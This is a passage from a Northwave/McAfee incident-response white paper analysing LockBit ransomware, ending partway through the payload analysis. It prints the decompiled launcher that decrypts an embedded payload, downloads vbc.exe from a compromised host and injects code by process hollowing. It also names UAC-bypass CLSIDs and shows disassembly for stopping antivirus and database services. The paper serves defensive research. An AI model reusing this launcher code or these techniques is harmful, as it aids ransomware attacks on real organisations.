TALES FROM THE TRENCHES

AN ANALYSIS OF LOCKBIT RANSOMWARE

Version 1.0 - May 1, 2020

Never waste a good incident

Northwave believes there is real opportunity to learn from previous attacks and their incident response cases. By analysing the findings and accurately reflecting on the measures that were taken, an adequate strategy can be developed for the future. Hence, this white paper is dubbed 'Tales from the trenches'. In collaboration with McAfee, we researched a targeted ransomware attack based on a real-life case in which Northwave's incident response team encountered a relatively new ransomware family called LockBit. In this white paper, we provide an in-depth view of the LockBit ransomware family. We describe the ransomware attack including the modus operandi of attackers and the recovery process. Additionally, we provide an insight in the underground that advertises the ransomware and give a full technical break-down of the ransomware itself. Lastly, during our analysis, we were able to obtain multiple samples of the LockBit ransomware with which we could provide an extensive list of IOCs which is included at the end of the white paper.

Authors:

Patrick van Looy (Northwave)

Patrick van Looy is a Forensic Expert and Incident Coordinator for the Northwave Computer Emergency Response Team (NW-CERT). He handles incidents and performs forensic analyses for Northwave's customers and has extensive experience in ransomware cases.

Marc Rivero (McAfee)

With +10 years of experience in Cybersecurity, he currently focuses on malware analysis research, reverse engineering and threat intelligence. He previously developed his tasks within an anti-fraud team, serving different financial institutions, governments and CERT / CSIRT teams. He currently works as Threat Researcher at McAfee. He is a regular contributor to the community and speaker at national and international conferences. As part of his professional activity he is also the coordinator of the Computer Security Master of "La Salle Barcelona".

Alexandre Mundo (McAfee)

Alexandre Mundo, Senior Malware Analyst is part of Mcafee's Advanced Threat Research team. He reverses the new threads in advanced attacks and make research of them in a daily basis. He is focused in APT and new, and old but very active, ransomware attacks and malware. He performs malware and forensic analysis and teach junior malware analysts and has developed training courses, workshops and presentations of malware analysis. He worked as freelance and consultor in the past too.

John Fokker (McAfee)

John Fokker is a Principal Engineer and Head of Cyber Investigations for McAfee's Advanced Threat Research team. John has a focus on Threat Intelligence, Malware and the Cyber Criminal Underground. Prior to joining McAfee, he worked at the National High-Tech Crime Unit (NHTCU), the Dutch national police unit dedicated to investigating advanced forms of cybercrime. During his career he has supervised numerous large-scale cybercrime investigations and takedowns. Fokker is also one of the co-founders of the NoMoreRansom Project.

1 TABLE OF CONTENTS

1 TABLE OF CONTENTS 2
2 INTRODUCTION 3
2.1 LockBit telemetry map 3
3 ACCESS AND DEPLOYMENT 4
3.1 Infiltrating the network 4
3.2 Credentials & privileges 4
3.3 Lateral movement 4
3.4 Deployment of the ransomware 4
4 MALWARE ANALYSIS 6
4.1 Technical analysis 6
4.2 Payload analysis 9
4.3 The ransom note 15
4.4 Victim information stored in the registry key 15
4.5 Changing the desktop 16
4.6 LockBit filemarker 16
4.7 SMB spreading 17
5 LOCKBIT RANSOMWARE EVOLUTION 19
5.1 LockBit Version 1 19
5.1.1 IPLO.RU geo-localization service 19
5.1.2 Creating persistence through Current version Run and COM task schedule 20
5.1.3 .abcd extension used 21
5.1.4 Ransom note used 21
5.1.5 Debug file created in execution 21
5.1.6 High CPU usage 22
5.1.7 PhobosImposter static MUTEX used 22
5.2 LockBit version 2 23
5.2.1 Appended extension changed 23
5.2.2 Debug log function removed 23
5.2.3 Sample delivery with different protections: 24
5.2.4 Mutex change 24
5.2.5 Samples digitally signed 24
5.3 LockBit version 3 25
5.3.1 Ransom note changed 25
5.3.2 LockBit debug enabled 26
6 TALES FROM THE UNDERGROUND 27
7 RECOVERY 29
7.1 Trouble in hacker paradise 31
8 CONCLUSION 32
9 ABOUT NORTHWAVE 33
10 MITRE TAXONOMY 34
10.1 IOCs 34

2 INTRODUCTION

As McAfee highlighted previously across two blogs, targeted ransomware attacks have increased massively over the past months. In the first article, they discussed the growing pattern of targeted ransomware attacks where the primary infection stage is often an info-stealer kind of malware used to gain credentials/access to determine if the target would be valuable for a ransomware attack. In the second part, they described the reconnaissance phase of an attacker that controls an infected host or a valid account to access a remote service. Many of them are using a similar manual modus operandi as highlighted in the earlier blogs.

Northwave believes there is real opportunity to learn from incident response cases and previous attacks, hence why this blog is dubbed 'tales from the trenches'. In collaboration with McAfee, this article describes a real-life case of a targeted ransomware attack. During one of our recent incident responses, we encountered a relatively new family of ransomware called LockBit performing a targeted attack. First sighted in late 2019, under the name .abcd virus, this piece of ransomware was more a revision than evolution when compared with earlier attacks. Like the previous posts in this blog series, we describe the different stages of the attack and recovery, including a thorough analysis of the ransomware and the attackers behind it.

2.1 LOCKBIT TELEMETRY MAP



Figure 1: Telemetry map

Together with McAfee, we gathered telemetry through the McAfee Global Threat Intelligence GTI database on the different LockBit samples we analyzed in our research. The global spread is currently limited as this ransomware is relatively new and heavily targeted.

3 ACCESS AND DEPLOYMENT

As in all ransomware cases, the attacker has to gain initial access to the network somehow to deploy the ransomware. In this particular case the attacker performed a brute force attack on a web server containing an outdated VPN service. Based on our research it took several days for the brute force to crack the password of the 'Administrator' account. With this account, belonging to the administrator group, the attacker immediately obtained the proverbial “keys to the kingdom” with all the necessary permissions to perform a successful attack. Unfortunately, this is not a unique case; external facing systems should always have multi-factor authentication enabled when possible. Besides, a security organization should have a least privilege strategy when it comes to accessing systems. Targeted ransomware attackers are successfully leveraging the “human factor” integrally. It is no longer the typical “end-user clicking on a malicious link” causing the complete lock-up of a company. The human factor in targeted ransomware attacks goes much deeper. Attackers successfully leverage weaknesses in security policy and misconfigurations across an entire organization; from end-user to Domain Administrator.

3.1 INFILTRATING THE NETWORK

To infiltrate the network, the attacker had to take several steps to make sure the ransomware attack was successful. An attacker always wants to infect as many systems as possible to effectively halt the business process and urge the victim to pay the ransom.

3.2 CREDENTIALS & PRIVILEGES

As mentioned previously, the attacker was successful in guessing the password of the Administrator account using a brute force attack. With this, the attacker immediately had all the necessary privileges for deploying the ransomware successfully. In other cases, as McAfee described in their second blog, the attacker often uses known post-exploitation frameworks, for privilege escalation, lateral movement and performing any additional actions on their objective. Since quite a few of these frameworks are readily available we often call this the “GitHubification” of attack tools. In this case however, the attacker could actually skip this step and continue with the network reconnaissance and deployment of the ransomware immediately, since a high privileged account was already compromised.

3.3 LATERAL MOVEMENT

With the administrator-level account, the attacker used SMB to perform network reconnaissance, resulting in an overview of accessible hosts. Subsequently, the attacker used the internal Microsoft Remote Access Server (RAS) to access these systems using either the administrator or the LocalSystem account. The LocalSystem account is a built-in Windows account. It is the most authoritative account on a Windows local instance (more potent than any admin account). Using these accounts, the attacker owned these systems and could do anything he wanted, including turning off any end-point security products. Interestingly, both the lateral movement and the deployment of the ransomware was entirely automated.

3.4 DEPLOYMENT OF THE RANSOMWARE

This specific case was a classic hit and run. After gaining access to the initial system using the brute-forced administrator account, the attacker logged in and deployed the ransomware almost immediately. For the attacker, this was a relatively straightforward process since the ransomware spreads itself. The deployment of the ransomware on one single host remotely instructed the other hosts in the network to run the following PowerShell command:



Figure 2: PowerShell execution to download LockBit

This command retrieves a .png file from a website that has probably been compromised. There are two versions of the .png file, one for .NET version 4 and one for version 3.5. The PowerShell command checks which version it needs by getting the version number of the common language runtime that is running the current process. If this starts with 'V4', the .png for version 4 is downloaded; otherwise it downloads the .png for version 3.5 via the URLs below:

- https://espet[.]se/images/rs35.png
- https://espet[.]se/images/rs40.png

What is interesting in this case is that each distinct host downloads the ransomware itself. Hence, the attacker only needed access to one system with an account having enough privileges to automatically make all other hosts in the network download and execute it.

4 MALWARE ANALYSIS

For our analysis, we will use the file found in our investigation, the details of which are:

	File name: rs35.png
SHA1	488e532e55100da68eaeee30ba342cc05810e296
SHA256	ca57455fd148754bf443a2c8b06dc2a295f014b071e3990dd99916250d21bc75
size	546.00 KB
PDB	c:\users\user\work\code\dotnet\regedit-64\regedit-64\obj\release\rs35.pdb
guid	84e7065-65fe-4bae-a122-f967584e31db

4.1 TECHNICAL ANALYSIS

The file we found in our investigation was a dropper renamed as a .png file. When first opening the .png files we were expecting a real image file, with perhaps some steganography inside, but what we saw instead was the header of a portable executable, so no steganography pictures this time. The PE was compiled in Microsoft Visual C# v7.0 / Basic .NET, .NET executable -> Microsoft.



Figure 3: Static analysis of LockBit



Figure 4: Entropy analysis

Entropy-wise it seems quite tidy too, not showing any stray sections or big spikes in the graph. This behavior indicates that the writer of the malware did not use obfuscation.



Figure 5: Portex visualization of LockBit

This file is a .NET launcher. Examining the Main() function in the code shows that an array containing a particularly long AES encrypted base64 string (in the variable named 'exeBuffer') carries the executable for the actual ransomware.



Figure 6: .NET launcher buffer

This chippered string is decrypted using the key ENCRYPTION29942. The first 32 bytes of the long ExeBuffer string are used as the salt in the encryption scheme, where ENCRYPTION29942 is the passphrase.

```
    nop
  .try {
    newobj    instance void [System]System.Net.WebClient::.ctor()
    stloc.1
  .try {
    ldstr     aRcwzjwagsQow8c             // "RCWZjwAGs+qOW8cHBKVRisM2Bij9pJT7ScJr8l7"...
    ldstr     aEncryption2994             // "ENCRYPTION29942"
    call      string StringCipher::Decrypt(string cipherText, string passPhrase)
    call      unsigned int8[] [mscorlib]System.Convert::FromBase64String(string)
    stloc.2
    ldc.i4.0
    stloc.3
    ldstr     aCWindowsMicros             // "C:\\Windows\\Microsoft.NET\\Framework\\"...
    call      bool [mscorlib]System.IO.File::Exists(string)
    brfalse.s loc_54
    ldloc.2
    ldstr     aCWindowsMicros             // "C:\\Windows\\Microsoft.NET\\Framework\\"...
    ldstr     asc_86DE6                   // ""
    call      bool CMemoryExecute::Run(unsigned int8[] exeBuffer, string hostProcess, [opt] string optionalArguments)
    stloc.3
    br.s      loc_81

loc_54:                                   // CODE XREF: regedit_64.Program__Main+2F↑j
    ldstr     aVbcExe                     // "vbc.exe"
    call      bool [mscorlib]System.IO.File::Exists(string)
    brtrue.s loc_70
    ldloc.1
    ldstr     aHttpsEspetSeIm             // "https://espet.se/images/vbc"
```
Figure 7: Launcher calls & functions

Remarkably, the script checks for the existence of vbc.exe on its designated host. Usually, this binary is a digitally signed executable from Microsoft; however, in this case, the malware uses it for process hollowing.

By statically analyzing the file we can spot the usage of:

- NtUnmapViewOfSection
  - LockBit uses this API in order to unmap the original code in execution
- NtWriteVirtualMemory
  - The malware writes the base address of the injected image into the PEB via NtWriteVirtualMemory
- VirtualAllocEx
  - To allocate the space before injecting the malicious code

The VBC utility is the visual basic compiler for Windows and LockBit uses it to compile and execute the code on the fly directly in execution. If the vbc utility does not exist on the system, the malware downloads the original vbc.exe file from the same malicious URL as seen before. After executing vbc.exe, the malware replaces the objects in memory with the code for deploying the ransomware (as deduced from the exeBuffer).

```
public static void Main()
{
    bool flag = false;
    while (!flag)
    {
        try
        {
            using (WebClient webClient = new WebClient())
            {
                byte[] exeBuffer = Convert.FromBase64String(StringCipher.Decrypt("RCWZjwAGs+qOW8cHBKVRisM2Bij9pJT7ScJr8l7S7
                +ILMvG3D2yv7bu0FQCqJ9oLuMTOHQfZ3R+9NmgR4Ng7G0b4OCQWJxZA8/nyz2Qu9LBtqGjSHDuEcZILji3kPiO5rnlOX3mMacu4Py//SXx
                +VERYLONGSTRING, "ENCRYPTION29942"));
                bool flag2 = false;
                if (File.Exists("C:\\Windows\\Microsoft.NET\\Framework\\v2.0.50727\\vbc.exe"))
                {
                    flag2 = CMemoryExecute.Run(exeBuffer, "C:\\Windows\\Microsoft.NET\\Framework\\v2.0.50727\\vbc.exe");
                }
                else
                {
                    if (!File.Exists("vbc.exe"))
                    {
                        webClient.DownloadFile("https://espet.se/images/vbc", "vbc.exe");
                    }
                    flag2 = CMemoryExecute.Run(exeBuffer, "vbc.exe");
                }
                if (flag2)
                {
                    flag = true;
                }
            }
        }
        catch
        {
        }
    }
}
```

Figure 8: If VBC does not exist, the launcher will download it

4.2 PAYLOAD ANALYSIS

Analysis of the exeBuffer shows several appealing elements. It starts with a UAC Bypass via *{3E5FC7F9-9A51-4367-9063-A120244FBEC7}* exploiting the ICMLuaUtil elevated COM Interface-Object[1], as seen in other ransomware families like Trickbot and MedusaLocker.

Subsequently, the script uses another variant of the UAC Bypass. The CLSID *{D2E7041B-2927-42fb-8E9F-7CE93B6DC937}* refers to the ColorDataProxy COM Object which is classified as the same Bypass method in hfiref0x's UACME #43[2].

In order to be stealthier, LockBit ransomware dynamically loads its modules instead of having them hardcoded in the IAT and uses LoadLibraryA. This method is employed to avoid detection by static engines.

```
.text:00406810                lea     eax, [ebp+var_5C]
.text:00406813                push    edi
.text:00406814                push    eax
.text:00406815                mov     [ebp+var_5C], 'lehs'
.text:0040681C                mov     [ebp+var_58], '.23l'
.text:00406823                mov     [ebp+var_54], 'lld' ; shell32.dll
.text:0040682A                mov     [ebp+var_14], '3elo'
.text:00406831                mov     [ebp+var_10], 'ld.2'
.text:00406838                mov     [ebp+var_C], 'l' ; ole32.dll
.text:0040683E                mov     [ebp+var_84], 'avda'
.text:00406848                mov     [ebp+var_80], '23ip'
.text:0040684F                mov     [ebp+var_7C], 'lld.'
.text:00406856                mov     [ebp+var_78], 0 ; advapi32.dll
.text:0040685A                mov     [ebp+var_20], 'resu'
.text:00406861                mov     [ebp+var_1C], 'd.23'
.text:00406868                mov     [ebp+var_18], 'll'
.text:0040686E                mov     [ebp+var_16], 0 ; user32.dll
.text:00406872                mov     [ebp+var_2C], 'cvsm'
.text:00406879                mov     [ebp+var_28], 'd.tr'
.text:00406880                mov     [ebp+var_24], 'll' ; msvctr.dll
.text:00406886                mov     [ebp+var_22], 0
.text:0040688A                mov     [ebp+var_68], 'pyrC'
.text:00406891                mov     [ebp+var_64], '.23t'
.text:00406898                mov     [ebp+var_60], 'lld' ; Crypt32.dll
.text:0040689F                mov     [ebp+var_74], 'wlhS'
.text:004068A6                mov     [ebp+var_70], '.ipa'
.text:004068AD                mov     [ebp+var_6C], 'lld' ; Shlwapi.dll
.text:004068B4                mov     [ebp+var_44], 'llhS'
.text:004068BB                mov     [ebp+var_40], 'd.23'
.text:004068C2                mov     [ebp+var_3C], 'll' ; Shell32.dll
.text:004068C8                mov     [ebp+var_3A], 0
.text:004068CC                mov     [ebp+var_8], '.RPM'
.text:004068D3                mov     [ebp+var_4], 'lld' ; MPR.dll
.text:004068DA                mov     [ebp+var_38], 'yrcb'
.text:004068E1                mov     [ebp+var_34], 'd.tp'
.text:004068E8                mov     [ebp+var_30], 'll' ; bcrypt.dll
```

Figure 9. Name of the modules in the code

In execution, the malware accesses the Service Manager using the function “OpenSCManagerA” and saves the handle. It checks if it fails the last error with the “GetLastError” function, against the error ERROR_ACCESS_DENIED.

[1] https://attack.mitre.org/techniques/T1191/
[2] https://github.com/hfiref0x/UACME

```
.text:004086D0
.text:004086D0
.text:004086D0 LockBitAccessToServiceManagerFunction proc near
.text:004086D0                                         ; CODE XREF: LockBitStart+1F3↑p
.text:004086D0                 push    esi
.text:004086D1                 push    0F003Fh
.text:004086D6                 push    0
.text:004086D8                 push    0
.text:004086DA                 call    ds:OpenSCManagerA
.text:004086E0                 mov     esi, eax
.text:004086E2                 test    esi, esi
.text:004086E4                 jnz     short _close_service_handle
.text:004086E6                 call    ds:GetLastError
.text:004086EC                 cmp     eax, 5          ; ERROR_ACCESS_DENIED
.text:004086EF                 jnz     short _close_service_handle
.text:004086F1                 xor     eax, eax        ; return FALSE
.text:004086F3                 pop     esi
.text:004086F4                 retn
.text:004086F5 ; ---------------------------------------------------------------------------
.text:004086F5
.text:004086F5 _close_service_handle:                  ; CODE XREF: LockBitAccessToServiceManagerFunction+14↑j
.text:004086F5                                         ; LockBitAccessToServiceManagerFunction+1F↑j
.text:004086F5                 push    esi
.text:004086F6                 call    ds:CloseServiceHandle
.text:004086FC                 mov     eax, 1          ; return TRUE
.text:00408701                 pop     esi
.text:00408702                 retn
.text:00408702 LockBitAccessToServiceManagerFunction endp
.text:00408702
.text:00408702 ; ---------------------------------------------------------------------------
```

Figure 10. Access to the Service Manager

Upon access to the Service Manager, LockBit creates a thread to manage services, terminate processes and delete the shadow volumes plus the contents of the recycle bin.

In this thread the malware has the name of services that it will try to manage hardcoded to try to make them more obfuscated:

```
.text:00405560
.text:00405560                 push    ebp
.text:00405561                 mov     ebp, esp
.text:00405563                 sub     esp, 874h
.text:00405569                 movaps  xmm0, ds:xmmword_4117B0 ; Intuit.QuickBook
.text:00405570                 push    ebx
.text:00405571                 push    esi
.text:00405572                 movups  [ebp+var_42C], xmm0
.text:00405579                 push    edi
.text:0040557A                 movaps  xmm0, ds:xmmword_4117A0 ; QBCFMonitorServi
.text:00405581                 movups  [ebp+var_458], xmm0
.text:00405588                 push    0F003Fh
.text:0040558D                 movaps  xmm0, ds:xmmword_411790 ; vmware-usbarbita
.text:00405594                 movups  [ebp+var_444], xmm0
.text:0040559B                 push    0
.text:0040559D                 movaps  xmm0, ds:xmmword_4117C0 ; vmware-converter
.text:004055A4                 push    0
.text:004055A6                 mov     [ebp+var_AC], 'parw'
.text:004055B0                 mov     [ebp+var_A8], 'rep'
.text:004055BA                 mov     [ebp+var_104], 'WFeD'
.text:004055C4                 mov     [ebp+var_100], 'hcta'
.text:004055CE                 mov     [ebp+var_FC], 0
.text:004055D5                 mov     [ebp+var_110], 'vEcc'
.text:004055DF                 mov     [ebp+var_10C], 'rgMt'
.text:004055E9                 mov     [ebp+var_108], 0
.text:004055F0                 mov     [ebp+var_11C], 'eScc'
.text:004055FA                 mov     [ebp+var_118], 'rgMt'
.text:00405604                 mov     [ebp+var_114], 0
.text:0040560B                 mov     [ebp+var_B4], 'RvaS'
.text:00405615                 mov     [ebp+var_B0], 'mao'
.text:0040561F                 mov     [ebp+var_28], 'slqs'
.text:00405626                 mov     [ebp+var_24], 'rvre'
.text:0040562D                 mov     [ebp+var_20], 0
.text:00405631                 mov     [ebp+var_128], 'alqs'
.text:0040563B                 mov     [ebp+var_124], 'tneg'
.text:00405645                 mov     [ebp+var_120], 0
```

Figure 11. Hardcoded service names

The list of services LockBit tries to stop are:

- DefWatch (Symantec Antivirus)
- ccEvtMgr (Norton AntiVirus Event Manager)
- ccSetMgr (Common Client Settings Manager Service of Symantec)
- SavRoam (Symantec Antivirus)
- sqlserv
- sqlagent
- sqladhlp
- Culserver
- RTVscan (Symantec Antivirus Program)
- sqlbrowser
- SQLADHLP
- QBIDPService (*QuickBooks* by *Intuit*.)
- Intuit.QuickBoooks.FCS (*QuickBooks* by *Intuit*.)
- QBCFMonitorService (*QuickBooks* by *Intuit*.)
- sqlwriter
- msmdsrv (Microsoft SQL Server Analysis or Microsoft SQL Server)
- tomcat6 (Apache Tomcat)
- zhundongfangyu (this belongs to the 360 security product from Qihoo company)
- vmware-usbarbitator64
- vmware-converter
- dbsrv12 (Creates, modifies, and deletes SQL Anywhere services.)
- dbeng8 (Sybase's Adaptive Server Anywhere version 8 database program)
- wrapper (Java Service?)

If one of these services is found by the malware querying the status of it, with the function “QueryServiceStatusEx”, LockBit will get the all the depending modules and, when correct and safe to do so, it will stop it with the function “ControlService”.

```
.text:00405B0F                 add     eax, 24h
.text:00405B12                 mov     [ebp+var_1C8], ecx
.text:00405B18                 mov     [ebp+var_1CC], eax
.text:00405B1E                 cmp     ecx, [ebp+var_1BC]
.text:00405B24                 jb      _open_service_a
.text:00405B2A                 mov     ebx, [ebp+var_1C4]
.text:00405B30
.text:00405B30 _get_process_heap:                      ; CODE XREF: LockBitServiceThreadAndShadowVolumesDeteleteAndSearchForProcessToTerminateThemFunction+4F5↑j
.text:00405B30                 push    ebx
.text:00405B31                 push    0
.text:00405B33                 call    ds:GetProcessHeap
.text:00405B39                 push    eax
.text:00405B3A                 call    ds:HeapFree
.text:00405B40
.text:00405B40 _control_service:                       ; CODE XREF: LockBitServiceThreadAndShadowVolumesDeteleteAndSearchForProcessToTerminateThemFunction+48B↑j
.text:00405B40                                         ; LockBitServiceThreadAndShadowVolumesDeteleteAndSearchForProcessToTerminateThemFunction+49C↑j ...
.text:00405B40                 lea     eax, [ebp+var_204]
.text:00405B46                 push    eax
.text:00405B47                 push    1               ; SERVICE_CONTROL_STOP
.text:00405B49                 push    edi
.text:00405B4A                 call    ds:ControlService
.text:00405B50                 test    eax, eax
.text:00405B52                 jnz     short _check_if_need_query
.text:00405B54                 mov     ebx, ds:CloseServiceHandle
.text:00405B5A                 push    edi
.text:00405B5B                 call    ebx ; CloseServiceHandle
.text:00405B5D                 jmp     short _check_counter
.text:00405B5F ; ---------------------------------------------------------------------------
.text:00405B5F
```

Figure 12. Stopping target service

LockBit will prepare Unicode obfuscated strings that contain a command to delete the shadow volumes and disable the protections in the next boot of the system.

